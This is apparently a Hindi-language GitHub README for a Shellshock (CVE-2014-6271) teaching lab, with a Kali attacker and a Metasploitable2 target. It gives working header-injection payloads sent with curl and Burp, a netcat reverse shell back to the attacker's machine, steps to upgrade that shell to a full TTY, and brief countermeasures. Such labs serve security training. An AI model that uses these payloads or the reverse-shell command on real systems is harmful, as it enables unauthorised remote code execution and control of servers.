 drhaitham/cve-2014-6271-shellshock-
CVE-2014-6271 (Shellshock) के लिए एक पूर्ण, आधुनिक प्रदर्शन लैब, जिसमें आर्किटेक्चर, शोषण चरण, Burp Suite उपयोग, रिवर्स शेल, प्रतिवाद और पूर्ण कमांड चीट-शीट शामिल हैं।

शेलशॉक (CVE-2014-6271) अब तक खोजी गई सबसे प्रभावशाली रिमोट कोड निष्पादन कमजोरियों में से एक है। यह दोष Bash को प्रभावित करता है और हमलावरों को पर्यावरण चरों में तैयार पेलोड इंजेक्ट करके मनमाने आदेशों को निष्पादित करने की अनुमति देता है।
यह मार्गदर्शिका निम्नलिखित का उपयोग करके एक पूर्ण, प्रतिलिपि प्रस्तुत करने योग्य प्रदर्शन प्रदान करती है:
यह शिक्षण, अनुसंधान, प्रशिक्षण और सामान्य साइबर सुरक्षा जागरूकता के लिए डिज़ाइन किया गया है।
| घटक | भूमिका | OS | आईपी पता | मुख्य सेवाएँ |
|---|---|---|---|---|
| काली लिनक्स | हमलावर | Kali Linux (नवीनतम) | 192.168.1.4 | curl, Burp Suite, Netcat |
| मेटास्प्लोइटेबल2 | लक्ष्य संवेदनशील सर्वर | Ubuntu Linux (MSF2) | 192.168.1.5 | Apache 2.2, CGI स्क्रिप्ट्स, Bash |
| Apache mod_cgi | स्क्रिप्ट निष्पादन | MSF2 पर चलता है | n/a | CGI के माध्यम से Bash को उजागर करता है |
| shellshock.sh | संवेदनशील प्रवेश बिंदु | Bash CGI | n/a | पर्यावरण चर प्रदर्शित करता है |
यह सरल दो-नोड सेटअप औद्योगिक और IoT सिस्टम में अभी भी मौजूद कई विरासत परिनियोजनों को दर्शाता है।
Metasploitable2 पर:
sudo su
cd /usr/lib/cgi-bin/

cat << 'EOF' > shellshock.sh
#!/bin/bash
echo "Content-type: text/html"
echo
echo "<pre>"
env
echo "</pre>"
EOF

chmod +x shellshock.sh
a2enmod cgi
service apache2 restart
Kali से स्क्रिप्ट का परीक्षण करें:
curl http://192.168.1.5/cgi-bin/shellshock.sh
आपको पर्यावरण चर प्रदर्शित होते हुए देखना चाहिए।
शेलशॉक तब होता है जब Bash फ़ंक्शन परिभाषाओं से मिलते-जुलते पर्यावरण चरों का गलत तरीके से पार्स करता है।
एक दुर्भावनापूर्ण चर जैसे:
() { :; }; /bin/bash -c "id"
Bash को फ़ंक्शन परिभाषा के बाद कमांड निष्पादित करने का कारण बनेगा—भले ही फ़ंक्शन स्वयं कभी आह्वान न किया गया हो।
CGI अनुप्रयोग विशेष रूप से संवेदनशील होते हैं क्योंकि HTTP हेडर स्वचालित रूप से पर्यावरण चर के रूप में स्क्रिप्ट को पास हो जाते हैं।
curl -H 'User-Agent: () { :; }; echo; echo Vulnerable; /bin/bash -c "id"' \
http://192.168.1.5/cgi-bin/shellshock.sh
आउटपुट में शामिल होना चाहिए:
Vulnerable
uid=33(www-data)
यह रिमोट कोड निष्पादन की पुष्टि करता है।
यहाँ जाएँ:
http://192.168.1.5/cgi-bin/shellshock.sh
अनुरोध को Repeater पर भेजें।
User-Agent हेडर को इससे बदलें:
User-Agent: () { :; }; echo; echo BurpTest; /bin/bash -c "id"
आपको देखना चाहिए:
BurpTest
uid=33(www-data)
Burp Suite दृश्य और शैक्षिक तरीके से कमजोरी की पुष्टि करता है।
Kali पर सुनने वाला प्रारंभ करें:
nc -lvnp 4444
CGI स्क्रिप्ट के माध्यम से रिवर्स शेल ट्रिगर करें:
curl -H 'User-Agent: () { :; }; /bin/bash -c "nc 192.168.1.4 4444 -e /bin/bash"' \
http://192.168.1.5/cgi-bin/shellshock.sh
Kali को एक शेल वापस जुड़ जाएगा।
रिवर्स शेल के अंदर:
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
सत्र को निलंबित करें:
Ctrl + Z
Kali पर:
stty raw -echo; fg
Enter दबाएँ।
अब आपके पास है:
          ┌────────────────────────┐
          │     हमलावर (काली)      │
          │      192.168.1.4       │
          └───────────┬────────────┘
                      │
     1. दुर्भावनापूर्ण HTTP हेडर (शेलशॉक)
                      │
                      ▼
        ┌──────────────────────────┐
        │ Apache वेब सर्वर (CGI)   │
        │     192.168.1.5          │
        └───────────┬──────────────┘
                    │
   2. हेडर → CGI पर्यावरण चर
                    │
                    ▼
      ┌──────────────────────────┐
      │     Bash (संवेदनशील)     │
      └───────────┬──────────────┘
                  │
      3. इंजेक्टेड कमांड निष्पादित होता है
                  │
                  ▼
        ┌─────────────────────────┐
        │  www-data शेल एक्सेस    │
        └───────────┬─────────────┘
                    │
        4. रिवर्स शेल → काली
                    │
                    ▼
      ┌──────────────────────────┐
      │ पूर्ण इंटरैक्टिव TTY     │
      └──────────────────────────┘
हमले के प्रमुख चरणों का एक दृश्य वॉकथ्रू।
| विवरण | छवि |
|---|---|
| Nmap स्कैन + Shellshock परीक्षण आउटपुट |  |
| Burp Suite – प्रारंभिक Shellshock अनुरोध |  |
| Burp Suite – पेलोड / हेडर इंजेक्शन |  |
| Kali पर प्राप्त रिवर्स शेल (nc) |  |
उस संस्करण पर पैच लागू करें जो फ़ंक्शन पार्सिंग को सही ढंग से संभालता है।
विरासत CGI अनावश्यक प्रणालीगत जोखिम का परिचय देता है।
संदिग्ध पैटर्न जैसे कि:
() { :; };
को हटाएँ।
वेब सर्वर उपयोगकर्ता (www-data) की अनुमतियों को प्रतिबंधित करें।
रिवर्स शेल और डेटा निष्कासन को रोकता है।
आधुनिक WAF हस्ताक्षर शेलशॉक का तुरंत पता लगाते हैं।
Bash प्रक्रियाओं को सीमित करता है और अनावश्यक व्यवहार को अवरुद्ध करता है।
निम्नलिखित टूल का उपयोग करें:
http-shellshock.nse)
